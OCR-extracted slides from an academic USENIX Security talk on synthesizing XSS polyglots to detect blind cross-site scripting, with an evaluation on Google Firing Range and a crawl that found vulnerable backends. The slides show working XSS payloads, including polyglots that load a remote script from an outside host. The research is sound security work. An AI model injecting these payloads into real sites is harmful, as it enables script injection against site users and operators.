ARTIFACT EVALUATED usenix ASSOCIATION AVAILABLE

ARTIFACT EVALUATED usenix ASSOCIATION FUNCTIONAL

IAS INSTITUTE FOR APPLICATION SECURITY

Dancer in the Dark: Synthesizing and Evaluating Polyglots for Blind Cross-Site Scripting

Robin Kirchner[1], Jonas Möller[2], Marius Musch[1], David Klein[1], Konrad Rieck[2], Martin Johns[1]

[1]Technische Universität Braunschweig,
[2]Technische Universität Berlin

CASA CYBER SECURITY IN THE AGE OF LARGE-SCALE ADVERSARIES


Technische Universität Braunschweig

Cross-Site Scripting (XSS)

- Consistently featured Top-10 web hacking technique*
- Insecure use of attacker input from HTTP requests can lead to script injection

Expected Input


```
web.site#USENIX-Security
```



Hello, USENIX-Security!

Malicious Input

```
web.site#<svg src=x onload=alert("xss!")>
```



www.web.site

xss!

Hello, !

* OWASP Top-10, e.g., 2013, 2017, 2021


Testing for XSS

- State-of-the-Art XSS-Detection
  - Where does HTTP input reach HTML?
  - Code review, if available
  - Send requests and inspect response


- Can be automated, e.g., via Taint Analysis [1]
  - Inputs are followed from a source to a sink

[1] Talking About My Generation: Targeted DOM-based XSS Exploit Generation using Dynamic Data Flow Analysis, Bensalim et al., EuroSec'21

Blind XSS-Attack



Detecting Blind XSS



Contexts of XSS

- Different contexts require different attack payloads

```
<a href="..."> ❶ </a>
<iframe src='❷'></iframe>
<script>if(x == "❸"){/**/}</script>
```

Example contexts, parsed by HTML ❶, URI ❷, and JavaScript ❸ parser

```
❶ </a><script>alert(1)</script>
❷ javascript:alert(2)
❸ ")){}alert(3);
```

Example exploits

? Unknown Context

❷ https://html.spec.whatwg.org#the-javascript:-url-special-case

XSS Polyglots

- polyglot (adj.) being able to speak several languages

- XSS Polyglots as a solution for multiple contexts
  - Payloads designed to work in many contexts
  - Execution is made possible by the interplay of different parsers
  - Applied in web testing as a time-saver

Cross-Site Scripting Contexts

Recall: Different contexts require different payloads

```
<a href="..."> ❶ </a>
<iframe src=' ❷ '></iframe>
<script>if(x == " ❸ "){/**/}</script>
```

Example contexts, parsed by HTML ❶, URI ❷, and JavaScript ❸ parser

```
❶ </a><script>alert(1)</script>
❷ j
❸ "){}alert(3);
```

? Works in unknown contexts ✓

Specific exploits

```
javascript:alert(2)//"){}alert(3);//</a><script>alert(1)</script>
```

(Very) Simple XSS Polyglot

Regarding Missing Feedback

- Polyglots transport payloads

```
javascript:alert()//")}{}alert();//</a><script>alert()</script>
```


(Very) Simple XSS Polyglot with alert-payload

```
javascript:import('id.monitor.com/s.js')//")}{}import('id.monitor.com/s.js');//</a><script>import('id.monitor.com/s.js')</script>
```

Same polyglot with import-payload

Feedback via Polyglot

- Polyglots load remote script when executed
  - Identifier `id` allows tracing
  - Feedback script returns minimal information when executed



One Polyglot to Rule Them All?

Let's generate a super polyglot for all purposes.


No, because some contexts are syntactically incompatible.

Instead, create a set of complementing polyglots covering all common injection contexts.

Synthesizing a Minimal Polyglot Set

- Three components for the synthesis of polyglot sets

❶ XSS Testbed



❷ Polyglot Synthesis

❸ Set Minimizer

XSS Testbed


- Google Firing Range (GFR) test cases
  - State-of-the-art XSS testbed
  - Internally used for detection tool evaluation
  - Considering 111 firing range tests
    - XSS-related
    - Excluding out-of-scope contexts, e.g., SVG, AngularJS, Flash
    - (still) solvable*

❶ XSS Testbed

* Cooperation with Google
https://github.com/google/firing-range/

Monte Carlo Tree Search (MCTS)


- Heuristic search algorithm rooted in game theory
  - Simulates multiple games to determine the next move
  - Details in the paper
- Multiple rounds
  - Synthesize follow-up polyglots focusing on unsolved tests
- About 4.000 polyglots created in two months
  - Simple minimal set selection → ❸



❷ Polyglot Synthesis

~~One~~ Seven Polyglots to Rule Them All !

7 polyglots exploit all 111 in-scope GFR tests



🟩 Test solved by polyglot

◆ Only one polyglot solves this test

Comparison with Precise Exploit Generation

- Evaluation using real-world client-side XSS vulnerabilities (CXSS)
  - CXSS allows precise taint-based exploit generation
- Comparison with Foxhound [1] and taint-based exploit generation [2]
  - Vulnerable flows in Top 10k websites
  - Try to exploit with:

a) Taint-based exploitation generation

b) Our polyglot set

[1] Taint tracking engine Foxhound: https://github.com/SAP/project-foxhound

[2] Talking About My Generation, Bensalim et al., EuroSec'21

Comparison with Precise Exploit Generation




Figure: Number of CXSS Vulnerabilities found by the approaches.

Comparison with Precise Exploit Generation





Figure: Number of CXSS Vulnerabilities found by the approaches.

Real-world Prevalence of BXSS

- Shallow crawl of Tranco top-100k domains
  - Same-site links up to a depth of 5
  - Unauthenticated requests
  - Preemptive “canary test” against
- Monitoring for BXSS feedback



Findings in the Wild


The tip of the iceberg

- 18 vulnerable backends

- Custom tools and popular software
- Vulnerabilities in two platforms for
  - “Logging, Monitoring, Reporting”
  - “Industrial Detection & Response”
- Well-received disclosure

